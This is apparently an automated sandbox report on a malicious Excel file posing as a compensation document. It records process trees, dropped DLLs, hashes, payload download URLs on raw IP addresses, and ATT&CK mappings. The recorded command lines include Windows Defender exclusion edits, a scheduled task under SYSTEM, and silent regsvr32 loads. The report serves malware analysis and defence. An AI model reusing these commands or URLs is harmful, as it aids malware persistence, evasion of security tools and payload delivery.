ID: 491573
Sample Name: Compensation-2308017-09272021.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 18:01:57
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Compensation-2308017-0927…

Overview


General Information

Sample Name:	Compensation-2308017-09272021.xls
Analysis ID:	491573
MD5:	52b4fcf57e4fb52…
SHA1:	d5b80e8ceaa813..
SHA256:	a5bc073043d072..
Tags:	xls
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- Sigma detected: Schedule system p…
- Office document tries to convince vi…
- Maps a DLL or memory area into an…
- Overwrites code with unconditional j…
- Office process drops PE file
- Writes to foreign memory regions
- Uses cmd line tools excessively to a…
- Sigma detected: Microsoft Office Pr…
- Allocates memory in foreign process…
- Injects code into the Windows Explo…
- PE file has nameless sections
- Sigma detected: Regsvr32 Comman…
- Machine Learning detection for dropp…
- Drops PE files to the user root direc…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2712 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 1980 cmdline: regsvr32 -silent ..\Drezd.red MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1312 cmdline: -silent ..\Drezd.red MD5: 432BE6CF7311062633459EEF6B242FB5)
      - explorer.exe (PID: 2124 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
        - schtasks.exe (PID: 2592 cmdline: 'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn icvxxob /tr 'regsvr32.exe -s \'C:\Users\user\Drezd.red\'' /SC ONCE /Z /ST 18:04 /ET 18:16 MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
  - regsvr32.exe (PID: 3040 cmdline: regsvr32 -silent ..\Drezd1.red MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1760 cmdline: -silent ..\Drezd1.red MD5: 432BE6CF7311062633459EEF6B242FB5)
      - explorer.exe (PID: 2988 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
      - WMIADAP.exe (PID: 2988 cmdline: wmiadap.exe /F /T /R MD5: 005247E3057BC5D5C3F8C6F886FFC10C)
  - regsvr32.exe (PID: 2520 cmdline: regsvr32 -silent ..\Drezd2.red MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 3060 cmdline: -silent ..\Drezd2.red MD5: 432BE6CF7311062633459EEF6B242FB5)
      - explorer.exe (PID: 284 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
- regsvr32.exe (PID: 2848 cmdline: regsvr32.exe -s 'C:\Users\user\Drezd.red' MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2952 cmdline: -s 'C:\Users\user\Drezd.red' MD5: 432BE6CF7311062633459EEF6B242FB5)
    - explorer.exe (PID: 2544 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
      - reg.exe (PID: 2976 cmdline: C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\ProgramData\Microsoft\Tououa' /d '0' MD5: 9D0B3066FE3D1FD345E86BC7BCCED9E4)
      - reg.exe (PID: 2132 cmdline: C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\Users\user\AppData\Roaming\Microsoft\Gnydpduzkfqu' /d '0' MD5: 9D0B3066FE3D1FD345E86BC7BCCED9E4)
- regsvr32.exe (PID: 1704 cmdline: regsvr32.exe -s 'C:\Users\user\Drezd.red' MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2076 cmdline: -s 'C:\Users\user\Drezd.red' MD5: 432BE6CF7311062633459EEF6B242FB5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
Compensation-2308017-09272021.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Regsvr32 Command Line Without DLL

Persistence and Installation Behavior:

Sigma detected: Schedule system process

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office process drops PE file

PE file has nameless sections

Persistence and Installation Behavior:

Uses cmd line tools excessively to alter registry or file data

Boot Survival:

Drops PE files to the user root directory

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Overwrites code with unconditional jumps - possibly settings hooks in foreign process


HIPS / PFW / Operating System Protection Evasion:

- Maps a DLL or memory area into another process
- Writes to foreign memory regions
- Allocates memory in foreign processes
- Injects code into the Windows Explorer (explorer.exe)
- Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Scripting 2	Windows Service 3	Extra Window Memory Injection 1	Disable or Modify Tools 1	Credential API Hooking 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 2	Eaves Insec Netw Comm
Default Accounts	Native API 1	Scheduled Task/Job 1	Windows Service 3	Scripting 2	LSASS Memory	File and Directory Discovery 3	Remote Desktop Protocol	Credential API Hooking 1	Exfiltration Over Bluetooth	Encrypted Channel 1	Explo Redir Calls/
Domain Accounts	Exploitation for Client Execution 3 2	Logon Script (Windows)	Process Injection 4 1 3	Obfuscated Files or Information 1	Security Account Manager	System Information Discovery 1 5	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Explo Track Locat
Local Accounts	Command and Scripting Interpreter 1 1	Logon Script (Mac)	Scheduled Task/Job 1	File Deletion 1	NTDS	Security Software Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 1	SIM C Swap
Cloud Accounts	Scheduled Task/Job 1	Network Logon Script	Network Logon Script	Extra Window Memory Injection 1	LSA Secrets	Virtualization/Sandbox Evasion 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comm
Replication Through Removable Media	Service Execution 2	Rc.common	Rc.common	Masquerading 1 3 1	Cached Domain Credentials	Process Discovery 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servi
External Remote Services	Scheduled Task	Startup Items	Startup Items	Modify Registry 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Down Insec Proto
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 4 1 3	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogu Base


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Compensation-2308017-09272021.xls	0%	ReversingLabs		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44466.7516903935[3].dat	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44466.7516903935[2].dat	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44466.7516903935[1].dat	100%	Joe Sandbox ML		
C:\Users\user\Drezd.red	9%	ReversingLabs		
C:\Users\user\Drezd1.red	9%	ReversingLabs		
C:\Users\user\Drezd2.red	9%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://185.250.148.213/44466.7516903935.dat	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://185.183.96.67/44466.7516903935.dat	0%	Avira URL Cloud	safe	
http://190.14.37.178/44466.7516903935.dat	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://185.250.148.213/44466.7516903935.dat	false	• Avira URL Cloud: safe	unknown
http://185.183.96.67/44466.7516903935.dat	false	• Avira URL Cloud: safe	unknown
http://190.14.37.178/44466.7516903935.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.183.96.67	unknown	Netherlands		60117	HSAE	false
190.14.37.178	unknown	Panama		52469	OffshoreRacksSAPA	false
185.250.148.213	unknown	Russian Federation		48430	FIRSTDC-ASRU	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491573
Start date:	27.09.2021
Start time:	18:01:57
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Compensation-2308017-09272021.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winXLS@34/15@0/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 23.5% (good quality ratio 22.1%) • Quality average: 75.9% • Quality standard deviation: 28.1%
HCA Information:	• Successful, ratio: 85% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to English - United States • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:02:32	API Interceptor	58x Sleep call for process: regsvr32.exe modified
18:02:34	API Interceptor	867x Sleep call for process: explorer.exe modified
18:02:37	Task Scheduler	Run new task: icvxxob path: regsvr32.exe s>-s "C:\Users\user\Drezd.red"
18:02:37	API Interceptor	2x Sleep call for process: schtasks.exe modified
18:03:20	API Interceptor	232x Sleep call for process: WMIADAP.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44466.7516903935[1].dat

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44466.7516903935[1].dat	
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	387072
Entropy (8bit):	4.528531099414568
Encrypted:	false
SSDEEP:	3072:Do6vBnby4Yx0XjFFzPQ0MslzERfQB24hLxBVi/b/9+PdpiWC35ol/uwfTuT2b2M6:vs6Xpq0H3Jhds/9+qC/zfTPLo
MD5:	2B6A4F376AFCF41EAA504F31C09742EA
SHA1:	1689F9D6E949AC730E315CFFEFBB6300C3CCA262
SHA-256:	5302838FB3AD0C5EA363196FB161ECA41E392884E96590E7C231EDB2AE7B1EB7
SHA-512:	E14E146CD877D60BAEFD736F05616D54109FA3EA251DA8F1C8B55572A223B2328941233FCAD93DB9BF407F46D36223FF659FC27FD8BFC19EE5FEC66D84E6CB6
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....;a.....!..... ....p.....\|.... .....text..... ..`.edata..p.... .....@..@.data.... ...0..... .....@....data...T....P.....$.....@....rdatat.H.....@....rsrc..... .....@..@.....P...0...P.....P.....P...H.....P.... ...P..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44466.7516903935[2].dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	387072
Entropy (8bit):	4.528531099414568
Encrypted:	false
SSDEEP:	3072:Do6vBnby4Yx0XjFFzPQ0MslzERfQB24hLxBVi/b/9+PdpiWC35ol/uwfTuT2b2M6:vs6Xpq0H3Jhds/9+qC/zfTPLo
MD5:	2B6A4F376AFCF41EAA504F31C09742EA
SHA1:	1689F9D6E949AC730E315CFFEFBB6300C3CCA262
SHA-256:	5302838FB3AD0C5EA363196FB161ECA41E392884E96590E7C231EDB2AE7B1EB7
SHA-512:	E14E146CD877D60BAEFD736F05616D54109FA3EA251DA8F1C8B55572A223B2328941233FCAD93DB9BF407F46D36223FF659FC27FD8BFC19EE5FEC66D84E6CB6
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....;a.....!..... ....p.....\|.... .....text..... ..`.edata..p.... .....@..@.data.... ...0..... .....@....data...T....P.....$.....@....rdatat.H.....@....rsrc..... .....@..@.....P...0...P.....P.....P...H.....P.... ...P..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44466.7516903935[3].dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	387072
Entropy (8bit):	4.528531099414568
Encrypted:	false
SSDEEP:	3072:Do6vBnby4Yx0XjFFzPQ0MslzERfQB24hLxBVi/b/9+PdpiWC35ol/uwfTuT2b2M6:vs6Xpq0H3Jhds/9+qC/zfTPLo
MD5:	2B6A4F376AFCF41EAA504F31C09742EA
SHA1:	1689F9D6E949AC730E315CFFEFBB6300C3CCA262
SHA-256:	5302838FB3AD0C5EA363196FB161ECA41E392884E96590E7C231EDB2AE7B1EB7
SHA-512:	E14E146CD877D60BAEFD736F05616D54109FA3EA251DA8F1C8B55572A223B2328941233FCAD93DB9BF407F46D36223FF659FC27FD8BFC19EE5FEC66D84E6CB6
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....;a.....!..... ....p.....\|.... .....text..... ..`.edata..p.... .....@..@.data.... ...0..... .....@....data...T....P.....$.....@....rdatat.H.....@....rsrc..... .....@..@.....P...0...P.....P.....P...H.....P.... ...P..... .....

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
File Type:	data
Category:	dropped
Size (bytes):	162688
Entropy (8bit):	4.254419985994617
Encrypted:	false
SSDEEP:	1536:C6nL3FNSc8SetKB96vQVCBumVMOej6mXmYarrJQcd1FaLcm48s:COJNSc83tKBAvQVCgOtmXmLpLm4l
MD5:	D0799DC754C6B53DA9AC3EDFEAE7C497
SHA1:	321489150A4B3693E72095F28AFC950CDA93F4B2
SHA-256:	785F37AF2F42EA4741A00241CFAC64D6C71E92BE7475927AE1F43CC18AE2D320
SHA-512:	7815A1C0595E681810333338B145A20316DD7169BC04FFFC3357C270770833654201BA9719434CAB8894954F141989C7AD6320D73EAD464C57BA509CC8678BE3
Malicious:	false
Reputation:	unknown
Preview:	MSFT.....Q.....#.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!...!..`"...".(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,.,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... $.....x..xG.....T..... ....&!..... .....

C:\Users\user\AppData\Local\Temp\VBE\RefEdit.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	15676
Entropy (8bit):	4.533431190778817
Encrypted:	false
SSDEEP:	192:9xlA11DxzCOtHIT6P20eChgZjTdZ3HJV8L1I17EMBkDXrq9LwGGLVbkLde:938xesT20lheZ3waE5D7qxIxkxe
MD5:	93CDEC060A1F425C0D71BA179C046574
SHA1:	9CD4CBCA6FD883B4E96A72726EF3BCB216E8661F
SHA-256:	17E0F98101575FCB56EEA008FBBF1C61323F23E8F67F5F6F756706D35FA49F0C
SHA-512:	E1F8365EFB8081FA0E7FE11B5460DDF3D1B7E736976C418C4FA7E217B78160C41A6E24C0B5359BA395C175ED5FC52D2B21D369A48FF53878B9E94DB7EF368EC B
Malicious:	false
Reputation:	unknown
Preview:	MSFT.....A.....1..... .....d.....,.....\.....H...4.....0... .....x.....x. .....$".....P.....$".....0....P.,..... ....0.....%".....H..."..... .....H.....(.....@.....P.....0.....`.....p...X... ..... .....*HW.A..A.`.....E.....F.....B.....`..d....."E.....F.....0.....F.....E.....`.M.....CPf.....0..=.....01..)....w....<Wl.....\.1Y.....k...U....."....|. ..K..a...

C:\Users\user\Drezd.red	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	387072
Entropy (8bit):	1.6961804656486577
Encrypted:	false
SSDEEP:	1536:92VcC6MtqWgV3vAFNJ3JXS9n5SYCR44u029R+J:XC6MtAAFNJ5XC5SYCi02r+J
MD5:	B19B0AF9A01DD936D091C291B19696C8
SHA1:	862ED0B9586729F2633670CCD7D075D7693908E1
SHA-256:	17D261EACA2629EF9907D0C00FB2271201E466796F06DCB7232900D711C29330
SHA-512:	9F0CE65AFA00919797A3A75308CF49366D5DCA0C17EA3CFAB70A9E9244E0D5AB6DEC21A3A46C2C609159E0CBF91AF4F10E6A36F3FB7310A5C2B062249AB43D B4
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 9%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....;a.....!..... ....p.....\|.... .....text..... ..`.edata..p.... .....@..@.data.... ...0..... .....@....data...T....P.....$.....@....rdatat.H.....@....rsrc..... .....@..@.....P...0...P.....P.....P...H.....P.... ...P..... .....

C:\Users\user\Drezd1.red	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	387072

C:\Users\user\Drezd1.red	
Entropy (8bit):	1.6961804656486577
Encrypted:	false
SSDEEP:	1536:92VcC6MtqWgV3vAFNJ3JXS9n5SYCR44u029R+J:XC6MtAAFNJ5XC5SYCi02r+J
MD5:	B19B0AF9A01DD936D091C291B19696C8
SHA1:	862ED0B9586729F2633670CCD7D075D7693908E1
SHA-256:	17D261EACA2629EF9907D0C00FB2271201E466796F06DCB7232900D711C29330
